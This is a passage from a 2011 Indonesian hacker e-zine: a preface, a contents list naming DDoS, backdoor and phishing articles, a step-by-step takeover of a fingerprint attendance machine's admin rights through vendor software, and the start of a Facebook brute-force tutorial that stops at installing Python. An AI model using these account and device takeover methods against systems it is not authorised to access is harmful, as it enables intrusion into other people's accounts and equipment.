

Volume #2

# Devil's Code

E zine



c0de reborn



## Kata Pengantar

---

E-Zine berjudul "c0de reborn" ini memuat berbagai tutorial dan bahasan santai dari dunia IT sebagai kerangka atau pendekatan bagi perkembangan motivasi dengan tekanan pada konteks pembelajaran.

E-Zine ini diharapkan dapat berguna terutama bagi pembaca yang "menekuni" bidang tersebut, baik sebagai pembuat, analis, periset, ataupun yang memiliki ketertarikan dengan isu yang dibahas.

Untuk maksud tersebut, Bahasan akademis yang mendalam bukan tujuan E-Zine ini. Sebaliknya, diskusi yang disampaikan juga tidak diarahkan untuk mengupas materi-materi khusus secara spesifik.

Beberapa contoh selektif disampaikan lebih untuk memberikan gambaran dan memperkaya pemahaman berkaitan dengan topik yang diangkat.

Tak berlebihan untuk ditekankan bahwa isi E-Zine ini sebagian besar lebih merupakan ringkasan tentang konsep, metode dan beberapa kasus praktik selektif dalam konteks pengembangan minat dan motivasi rekan-rekan semua dalam dunia IT.

Kesadaran kita yang kini makin berkembang terhadap dunia IT mendorong kita untuk lebih mendalami dalam konteks mencari sesuatu yang baru, maka diperlukan apa yang dinamakan kerjasama dan saling berbagi dan hal ini menjadikan sebuah komunitas yang didasari Persahabatan yang baik dan merasa terikat satu dengan yang lainnya untuk maju dan terus berkarya dalam bidangnya masing-masing.

Walaupun bahasan dalam "c0de reborn" ini bersifat sederhana, diskusi yang disajikan diharapkan dapat menambah wawasan dan memicu minat rekan-rekan semua dalam mendalaminya.

Dengan segala keterbatasan, team Redaksi menyadari bahwa masih demikian banyak isu yang terabaikan dan/atau dibahas hanya selintas dalam E-Zine kali ini.

Untuk pendalaman lebih lanjut, khususnya menyangkut topik maupun contoh-contoh spesifik, rekan-rekan semua disarankan mempelajari dan membahasnya di Forum yg kita sediakan.

Kerjasama yang baik antara Pengurus dengan kawan-kawan Anggota Devilzc0de dan peran banyak pihak sangat berjasa atas terbitnya "c0de reborn" ini.

Sehubungan dengan itu, Segenap Pengurus menyampaikan terima kasih dan penghargaan setulus-tulusnya kepada rekan-rekan di Redaksi dan para Penulis serta rekan-rekan anggota Devilzc0de sekalian, terutama yang telah memberikan kritikan dan saran serta menggunakan sebagai salah satu bahan dalam diskusi-diskusi baik di Forum maupun lainnya.

Penulis menyadari bahwa buku ini masih jauh dari sempurna. Karena itu, kritik dan saran membangun akan senantiasa penulis hargai setulusnya.

Semangat yang menjiwai terbitnya "c0de reborn" ini adalah menjadikan pengembangan minat dan motivasi sebagai wadah untuk lebih meningkatkan kemajuan kita bersama. Dengan semata mengharap ridho Tuhan Yang Maha Esa dan memanjatkan puji syukur atas kebesaran dan kemurahan NYA, Kami segenap team Redaksi dan Pengurus berharap semoga "c0de Reborn" ini dapat bermanfaat, dan bisa menyatukan kita semua.

Jakarta, 29 Januari 2011

Team Redaksi dan Pengurus Devilzc0de

---

## Daftar Isi

Kata Pengantar .....	1
Daftar Isi .....	2
Hacking Finger Print .....	3
Hack Facebook.....	9
Model View Controller .....	13
Optimasi System dan Desktop Ubuntu .....	18
Teknik Mempercepat Akses Modem Flash .....	24
Teknik Backup Konfigurasi Mikrotik (Full Trick).....	28
DDOS Attack menggunakan Vadim .....	31
Routing Simulasi Ip Dengan Paket Tracer Beserta Pembelajaran Ip Address .....	33
Refleksi Wikileaks: Hacktivism dan Politik Global .....	41
Menyisipkan Backdoor ke Source Code Daemon pure-ftpd-1.0.29 .....	45
Phishing Tutorial.....	51
Nonton Video di Youtube Pake HTML5 .....	54
Folder Lock Decryptor menggunakan VB6 .....	57
Memahami Dan Mendamaikan Peperangan Script jQuery.....	64
Cisco Internetwork Operating Systems Emulator .....	69
Penulis Artikel.....	73
Penutup .....	74

## Hacking Finger Print

---

Ini adalah murni pengalaman dan riset saya tentang bagaimana mengambil alih sebuah mesin pemindai sidik jari. Tutorial ini diperuntukkan untuk pembelajaran bukan untuk keperluan yang tidak baik dan dimurka Allooh SWT. Ini terjadi saat mesin pemindai sidik jari di password oleh orang yang tidak bertanggung jawab, sehingga saya harus mencari jalan untuk mendapatkan akses sebagai administrator lagi.

Bisa dibilang ini hacking bisa dibilang ini recovery password tergantung kita memandang dari sudut pandang hacker atau security team.

Bagaimana para pejabat DPR dan MPR semuanya menggunakan akses sidik jari untuk melihat proses kehadirannya.

Begitu juga para pegawai dan di perusahaan untuk mendeteksi keterlambatan para karyawan.

Kali ini saya akan menggunakan perangkat keras dan perangkat lunak dari [www.fingertec.com](http://www.fingertec.com). Yang terkenal sebagai vendor pemindai sidik jari di asia (singaphore).



Berikut ini perangkat di LABoratoriumnya :



AC 102

Pilihan yang tepat bagi perusahaan yang hanya membutuhkan fitur - fitur standar untuk menggantikan mesin amino anda, tanpa mengurangi manfaat tambahan dari system absensi yang terkomputerisasi yang bisa ditawarkan oleh sebuah mesin absensi sidik jari.

Cocok digunakan di kantor , sekolah , dan bidang usaha lain.

Spesifikasi :

1500 template jari

100.000 record data

Penarikan data dengan TCP/IP

Langkah pertama adalah kita harus punya software resmi dari vendor untuk diinstall ke komputer kita. Dan ini bisa kita dapatkan dari situs resminya. Tergantung seri perangkat kita berapa :

<http://fingertec-tcms.software.informer.com/>


## Installasi Software

Masukkan CD Installer TCMS V2 ke dalam CD Rom. Program Autoplay.  
Ikuti langkah-langkah installasi.

Setelah "finish", buka software TCMS didesktop



Pilihlah bahasa yang dikehendaki.




Masukkan kunci produk yang ada di stiker yang tertempel di CD Installer. Lalu klik berikutnya.




Tentukan format tanggal yang dikehendaki dan klik berikutnya.




Tentukan nama-nama jenis hari. Biasanya langsung dibikin default. Lalu klik berikutnya.



Tentukan jadwal utama. Kita bisa mengeset sekarang atau nanti ketika installasi sudah selesai. Lalu klik berikutnya. Lalu masukkanlah password untuk buka software (jika diperlukan), dan identitas perusahaan. Lalu, klik berikutnya



Klik selesai.



Isikanlah settingan.

ID : Nomer Mesin (Dev Number) diisi dengan 1

Model : Sesuaikan dengan seri mesinya.

Sesuaikan metode sambungan. Isikan TCP/IP

Sesuaikan baudrate. Defaultnya adalah 115200

Sesuaikan IP Address yang ada di mesin. Untuk melihat IP Mesin, caranya tekan menu-pilihan-comm opt-IP address. (biasanya **192.168.0.201**)

Isikan pada kolom alamat IP Address

Pastikan antara mesin dan PC sudah terkoneksi, lalu hilangkan tanda centang kiri atas.




Masukkan kunci aktivasi yang tercetak di stiker yang tertempel di Buku Manual. Klik terapkan, Oke, lalu klik terapkan.


Setelah itu jalankan download user sebagai berikut

Download User

Klik gambar jam-dobel klik "manajemen sidik jari"



Klik Download Pengguna-semua-beri centang pada 2 opsi dibawahnya-terapkan.



Seperti yang bisa dilihat diatas, apabila pada kolom hak khusus ada yang bukan user, bisa supervisor, admin, atau enroller, maka di klik saja diganti user,

Lalu di klik update pengguna, semua-beri centang 2 dibawahnya, lalu terapkan.

Setelah update selesai, coba tekan menu di mesin absen, seharusnya sudah tidak terkunci

Selamat mencoba  
Semoga berhasil

Terimakasih kepada seluruh komunitas security di Indonesia, dan kepada seluruh saudaraku semua.  
Dan whitecyber team di seluruh dunia  
Salam Maiyah Indonesia

Universe Khalifatulloh Security

## Hack Facebook

Untuk pertama kali'a saya mencoba menulis sebuah artikel cupu ini buat DC tercinta. Dikarenakan DC mau bikin E-Zine kedu'a, saya sebagai Devilzc0der yang sudah belajar banyak di forum ini mau tidak mau harus setidak'a menyumbangkan securi artikel. Walaupun sebenar'a bingung juga mesti apa yang harus saya tulis. Soal'a saya kan Nyubi kelas beratttttt.

Akan tetapi, daripada tidak sama sekali sebaik'a berusaha sekuat tenaga untuk bisa menyumbangkan ilmu yang saya bisa.

Kali ini saya akan mencoba menulis bagaimana kita mendapatkan account Facebook orang lain. Lebih jelas'a bagaimana kita melakukan Brute Force ke Facebook target kita. Bagi temen-temen yang belum tau apa itu Brute Forcer bisa baca di [http://id.wikipedia.org/wiki/Brute\\_force](http://id.wikipedia.org/wiki/Brute_force).


Oke kita langsung saja ke TKP, disini saya menggunakan OS Microsoft Windows XP SP2 :

Kita musti menginstal dulu software Python yang dapat di download di  
<http://www.python.org/ftp/python/2.7/python-2.7.msi>

Ada juga module tambahan yang mesti kita Install, module'a dapat di download di  
<http://wwwsearch.sourceforge.net/mechanize/src/mechanize-0.2.2.zip>

Mungkin bagi temen-temen yang masih bingung cara Install module'a, saya akan mencoba membantu bagaimana kita melakukan Install module tambahan'a. Kenapa saya harus jelaskan ini? Karena pas waktu pertama kali saya coba install module'a ternyata gak seperti software atau tool-tool yang lain'a. Ini agak sedikit berbeda karena menggunakan perintah CMD. Oke di lanjut Gan.....

Module yang sudah kita download di Extract dulu, kemudian Rename menjadi Folder "m"  
Simpan Folder di Drive C:\




Masuk ke CMD, Start --> Run --> Ketikan "cmd" --> Enter


Sekarang kita mulai melakukan Install module'a. Masih dalam CMD, kita harus masuk dulu ke directory dimana kita menyimpan file-file module'a. Cara'a ketikan ini pada CMD :

cd c:\m --> Enter

setup.py install --> Enter

